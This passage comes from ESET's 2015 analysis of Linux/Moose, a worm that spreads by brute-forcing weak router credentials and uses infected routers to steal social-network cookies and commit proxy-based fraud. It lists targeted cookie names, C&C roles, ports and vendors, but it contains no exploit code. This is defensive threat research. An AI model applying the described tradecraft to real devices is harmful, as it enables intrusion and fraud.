
Dissecting Linux/Moose

The Analysis of a Linux Router-based Worm Hungry for Social Networks

Olivier Bilodeau
& Thomas Dupuy

May 2015



ENJOY SAFER TECHNOLOGY™

Dissecting Linux/Moose

The Analysis of a Linux Router-based Worm Hungry for Social Networks

Olivier Bilodeau
& Thomas Dupuy

May 2015

TABLE OF CONTENT

LIST OF TABLE

LIST OF FIGURES

1. EXECUTIVE SUMMARY

Linux/Moose is a malware family that primarily targets Linux-based consumer routers but that can infect other Linux-based embedded systems in its path. The compromised devices are used to steal unencrypted network traffic and offer proxying services to the botnet operator. In practice, these capabilities are used to steal HTTP Cookies on popular social network sites and perform fraudulent actions such as non-legitimate "follows", "views" and "likes" on such sites.

Linux/Moose is a standard statically-linked ELF binary that was stripped of any debugging symbols. It relies heavily on multithreading for its operation using as many as 36 threads. Most of these threads are used to attempt find and infect other devices automatically.

The threat displays out-of-the-ordinary network penetration capabilities compared to other router-based malware. Moose also has DNS hijacking capabilities and will kill the processes of other malware families competing for the limited resources offered by the infected embedded system.

ESET researchers ran and monitored a Moose-infected environment and collected operational information about the threat. This information includes which social networks were targeted and the unencrypted interactions between the operators, the infected host and the targeted social networks.

Linux/Moose does not have a persistence mechanism and does not provide a generic backdoor shell access to the botnet operator. No vulnerability is exploited at any time during its operation; it spreads by finding routers with weak credentials.

This report contains an overview of the operation and an in-depth analysis of the threat, details of its network protocol, indicators of compromise (IoC), cleaning instructions, prevention advice and the list of potentially targeted vendors.

Key findings

- Linux/Moose targets **consumer routers** and modems including the hardware provided by Internet Service Providers (ISPs) to consumers
- The threat is built for deep network penetration **spreading past firewalls**
- It can **eavesdrop on communications** to and from devices connected behind the infected router, including **desktops, laptops and mobile phones**
- Moose runs a comprehensive **proxy service** (SOCKS and HTTP) that can be accessed only by a specific list of IP addresses
- The operators use the infected devices to perform **social network fraud on Twitter, Facebook, Instagram, Youtube and more**
- Moose can be configured to reroute router DNS traffic, which **enables man-in-the-middle attacks** from across the Internet
- It affects **Linux-based embedded devices** running on the MIPS and ARM architectures

2. HUNTING SEASON

Introduction

At ESET we like to investigate exotic threats. Whether they run on atypical architectures like MIPS or ARM, or they target embedded networked devices — like consumer routers or Internet of Things (IoT) devices — instead of desktops or phones or they are designed to obscure their end goal, these threats arouse our curiosity. There are other reasons, of course, for a threat to be considered exotic but, the threat under study here fits all the above categories. In fact, the only thing that's not exotic about it is the name we've given it: Linux/Moose[1]. Well, at least for those of us at ESET Canada Research.

This report is divided into two sections: a description of what we know about the operation, followed by a detailed technical description of the threat. Before going in too deep into the operation, though, we need to give you a high-level sense of what Moose can do.

1 For the curious: the original malware binary filename as installed on the router is `elan2`. Élan is French for Moose.

3. MOOSE'S BEHAVIOR an Overview

The high-level capabilities of this worm are:

- Replicate on the Internet and by way of any LAN interfaces behind firewalls
- Service listening on port 10073 that allows specific IP addresses to proxy through the infected device. HTTP/HTTPS and SOCKS proxying
- Tunnel traffic from a **relay C&C server** to other hosts (effectively circumventing NAT protections)
- Eavesdrop on network communications and send some of the captured traffic to a **report C&C server**
- Periodically kill processes launched by competing embedded malware

Interestingly, missing from this list is the persistence mechanism (there isn't any) and the fact that no generic backdoor shell access is made available to the botnet operator.

Last but not least, this threat spreads only by compromising systems with weak or default credentials. No vulnerabilities are exploited by the malware. Although downplayed by system administrators, this attack vector has been effective at compromising a lot of Internet-connected systems. As FireEye recently stated: "Brute forcing credentials remains one of the top 10 most common ways an organization is first breached."

As we have found out, the malware's main payload — its generic proxy service — is used solely to perform social network fraud. The story is similar for stolen traffic which targets browser cookies.

With that understanding we summarize the threat graphically below:




Figure 1 **Linux/Moose overview**

Linux/Moose will periodically communicate with a set of command and control servers (C&C) that are hardcoded into the malware itself. The randomly picked C&C server, henceforth the **configuration C&C server**, will provide configuration information that will affect the behavior of the malware. In that configuration two IP addresses will be referred to several times in this report: the IP address of the C&C server to use for reporting and infection, dubbed the **report C&C server**, and the IP address of the C&C server to use for relay (NAT traversal), dubbed the **relay C&C server**.

4. MOOSE HERDING The Operation

When looking at the broad possibilities of this malware it is not immediately obvious what its exact purpose is. It could go in many directions, from DDoS, to compromise of networks, and expose private servers to the operator (via proxy), steal important yet unencrypted traffic, or perform man-in-the-middle attacks via DNS hijacking.

It was not until we were able to decrypt our first configuration from the **configuration C&C server** that we were able to start to grasp what the operators were after. When we started running our own infected devices then the purpose became crystal clear.

This threat is all about social network fraud.

First, analysis of the configuration indicated that the data that the bot is trying to steal is HTTP cookies from popular social networks.

- Twitter: `twll`, `twid`
- Facebook: `c_user`
- Instagram: `ds_user_id`
- Google: `SAPISID, APISID`
- Google Play / Android: `LAY_ACTIVE_ACCOUNT`
- Youtube: `LOGIN_INFO`

Additionally, by monitoring one infected router — which we firewalled in order to prevent it from infecting others — we were able to establish the nature of the traffic proxied through these routers. We collected this proxy data for almost a month in the spring of 2015.





Figure 2 **Proxy Traffic per Destination Port**

What is highlighted here is that most of the traffic going through the proxy is encrypted. The operator traffic is carried via HTTP over a non-standard port (TCP 2318). It is used to communicate the external IP address of the infected device to the client at the other end of the proxy. It is worth noting that most of the HTTP traffic is for the Instagram social network and is upgraded to HTTPS right away using a `Location:` header.



```
...P6.X.778swan5e..Z.P6.X.GET /hookahleague HTTP/1.1
Host: instagram.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 301 Moved Permanently
Content-Type: text/html
Date: [redacted]
Location: https://instagram.com/hookahleague/
Server: nginx
Content-Length: 178
Connection: keep-alive

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
```

Figure 3 **Instagram server upgrades client connection to HTTPS using a Location header**

The SOCKS proxy overhead (1) and the redirection to use HTTPS instead of HTTP (2) can be seen in the capture.

Although we can't see the content of the encrypted traffic, we can look at the destination IP address. Furthermore, we can inspect the certificate identifying the server and its Common Name (CN) — a mandatory attribute that allows to authenticate the website — giving us an accurate description of the destination of the proxied traffic.




Figure 4 **HTTPS Destination Analysis**

During our monitoring, the top 3 targets were Twitter, Instagram and Soundcloud. We regrouped the "Others" in a separate pie chart to make the graph readable.

In addition to the encrypted data, we looked at the autonomous systems (AS) where the proxied traffic was going and cross-referenced it with passive DNS information. Using this method we were able to compile the list of targeted organizations below:

- Fotki (Yandex)
- Instagram (Facebook)
- Live (Microsoft)
- Soundcloud
- Twitter
- Vine
- Yahoo
- Youtube (Google)

We can also look at how much requests are made through the proxy and for what purpose was the proxy used. This is summarized in the below graph.




Figure 5 **Proxy activity categorized by destination type**

Social networks is the number of proxy requests with a destination related to social networking sites as identified by the certifacate CN, passive DNS information or the IP address AS. **botnet traffic** is the number of proxy requests sent to C&C and was always related to the previously mentioned TCP port 2318. **Other** is any proxy request that didn't fit the above categories. The graph highlights that infected hosts are leveraged only to access social networks and that, on average, more than 500 requests per day will go through an infected router.

Unfortunately, since most of the traffic is encrypted, we can only speculate about what they are doing, even though we can make a shrewd guess. We will get to that eventually but first lets look at how big this threat is.

4.1. Moose population — Prevalence

Despite all our efforts we were unable to make a reliable estimate of the number of affected routers. This is due in part to the fact that the malware was built to make it hard to make an estimate. There is no peer-to-peer protocol, it uses a hardcoded IP address instead of DNS for C&C, and even though the backdoor is listening on the Internet on port 10073 to offer its proxy service, only IP addresses in a whitelist are allowed to connect. Another reason for our lack of success is the lack of security tools ecosystems (like Anti-Virus) on embedded systems. Finally, the hosting providers where the C&C are located were relunctant to cooperate, which didn't help.

This section will list all other attempts we have made at estimating the population of this malware.

Probes on the Internet

Something we can use to give us a sense of the activity level of this threat is the general network activity on the Internet Storm Center's probes regarding port 10073. Since this port is unassigned by the IANA, and is not in use by any popular software, abnormally high volumes of traffic on that port could be an indicator of Moose activity.

Port 10073 Activity




Figure 6 **Port 10073 Activity**

Although we couldn't find precise documentation, we believe that sources and targets represent whether the packet seen on the ISC's probe going for port 10073 was from the source side or the target side of the probe. In themselves the numbers might paint an incomplete picture, since the probes are seeing just a subset of the Internet traffic — but if we compare them with HTTPS traffic over the same period, we see that Moose activity was roughly only an order of magnitude below HTTPS.

We can also see a clear rise in 2014 that is too sharp to be statistically irrelevant. We first met Linux/Moose in late July 2014. Since the beginning of 2015 there seems to be a decline in activity but we know that the operators are still active since they keep updating their malware. The fact that they can remotely control the intensity of scanning activity on port 10073 might account for the apparent decline in traffic.

Moose Aggressiveness

Another measure of prevalence is the aggressiveness with which the bot spreads. We ran one infected host for 24 hours and measured its level of activity and its success rate at finding potential peers or connecting to exposed Telnet services. Here are our results:




Figure 7 **Scanning behavior over 24 hours**

Over 24 hours, almost 170000 connection attempts were made on port 10073, meant for 23000 unique hosts. Of those, 36 completed the TCP handshake, which means that they might be infected, or they have another service on this port[2], or they are firewalled weirdly[3]. 85000 Telnet connection attempts were made on 18000 unique hosts, of which 161 responded with a login banner.

These numbers have to be taken with a grain of salt since they depend heavily on the type of hardware on which the malware runs. We ran it under software emulation — which is usually way slower than real hardware — in a virtualized Intel server — which is way more powerful than most routers. In other words, we don't know how these numbers compare to real infected hardware but we tend to think that they should be comparable.

Internet scan

Finally, we asked our friends at Rapid7 to scan the Internet on both port 10073 and 23 (Telnet) in order to get a sense of how many Internet-facing devices listen to both ports. It turns out about 1 million IP addresses fit that description. If we remove the devices that had no Telnet banner, that number is reduced to around 50,000 potentially infected hosts. Still, this number is probably an overestimate because of the wild nature of the Internet and yet might also be an under estimate since many publicly unreachable and therefore uncounted devices might be infected.

All of these indicators taken together, while only educated guesses, leads us to think that this threat is real and should be taken seriously.

2 Although possible, we randomly inspected a sample of the servers and saw very few with actual responding services on the 10073 port

3 TCP `FIN` instead of RST or dropping the packets, which is usually the best practice

4.2. Moose habitat—Targeted devices

Linux/Moose requires a Linux-based system because of its dependency on µClibc, a popular C library for embedded systems. Plenty of embedded systems are now running Linux—from consumer routers to carrier-grade network gear through Internet of Things (IoT) appliances.

Some affected devices are easier to identify than others. For instance: upon launch, the malware checks whether the file `/home/hik/start.sh` exists on disk. This path is usually associated with Hik Vision DVRs which are being targeted by embedded malware. Another means of identification is to look at what routers support the methods used to perform DNS Hijacking. Last but not least is to look at what devices are affected by the threats that Linux/Moose tries to eliminate when it runs. Here is a list of vendors we know are being targeted:

Vendors Confirmed as Being Affected

Actiontec, Hik Vision, Netgear, Synology, TP-Link, ZyXEL, Zhone

IoT but even medical devices
Based on recent security research we have enough evidence to state that even medical devices like the Hospira Drug Infusion Pump could be infected with Linux/Moose. Of course, just as is the case with IoT, these devices are currently more collateral damage than deliberate targeting.

Due to time constraints and hardware availability, we have been unable to confirm so far that certain vendors are definitely targeted. We would love to be able to crowdsource an accurate targeted vendors list. See the full list of potentially targeted vendors in the appendixes for vendor names and validation instructions.

As to why some of these devices would ever be attacked by the malware? Well, there is the malware's ability to reach behind firewalls but we must not forget what we have learned in 2012 via the Carna Botnet:

> A lot of devices and services we have seen during our research should never be connected to the public Internet at all. As a rule of thumb, if you believe that "nobody would connect that to the Internet, really nobody", there are at least 1000 people who did. Whenever you think "that shouldn't be on the Internet but will probably be found a few times" it's there a few hundred thousand times. Like half a million printers, or a Million Webcams, or devices that have root as a root password.
>
> — Internet Census 2012 (Carna botnet)

4.3. Moose Motivation—Why Social Networks?

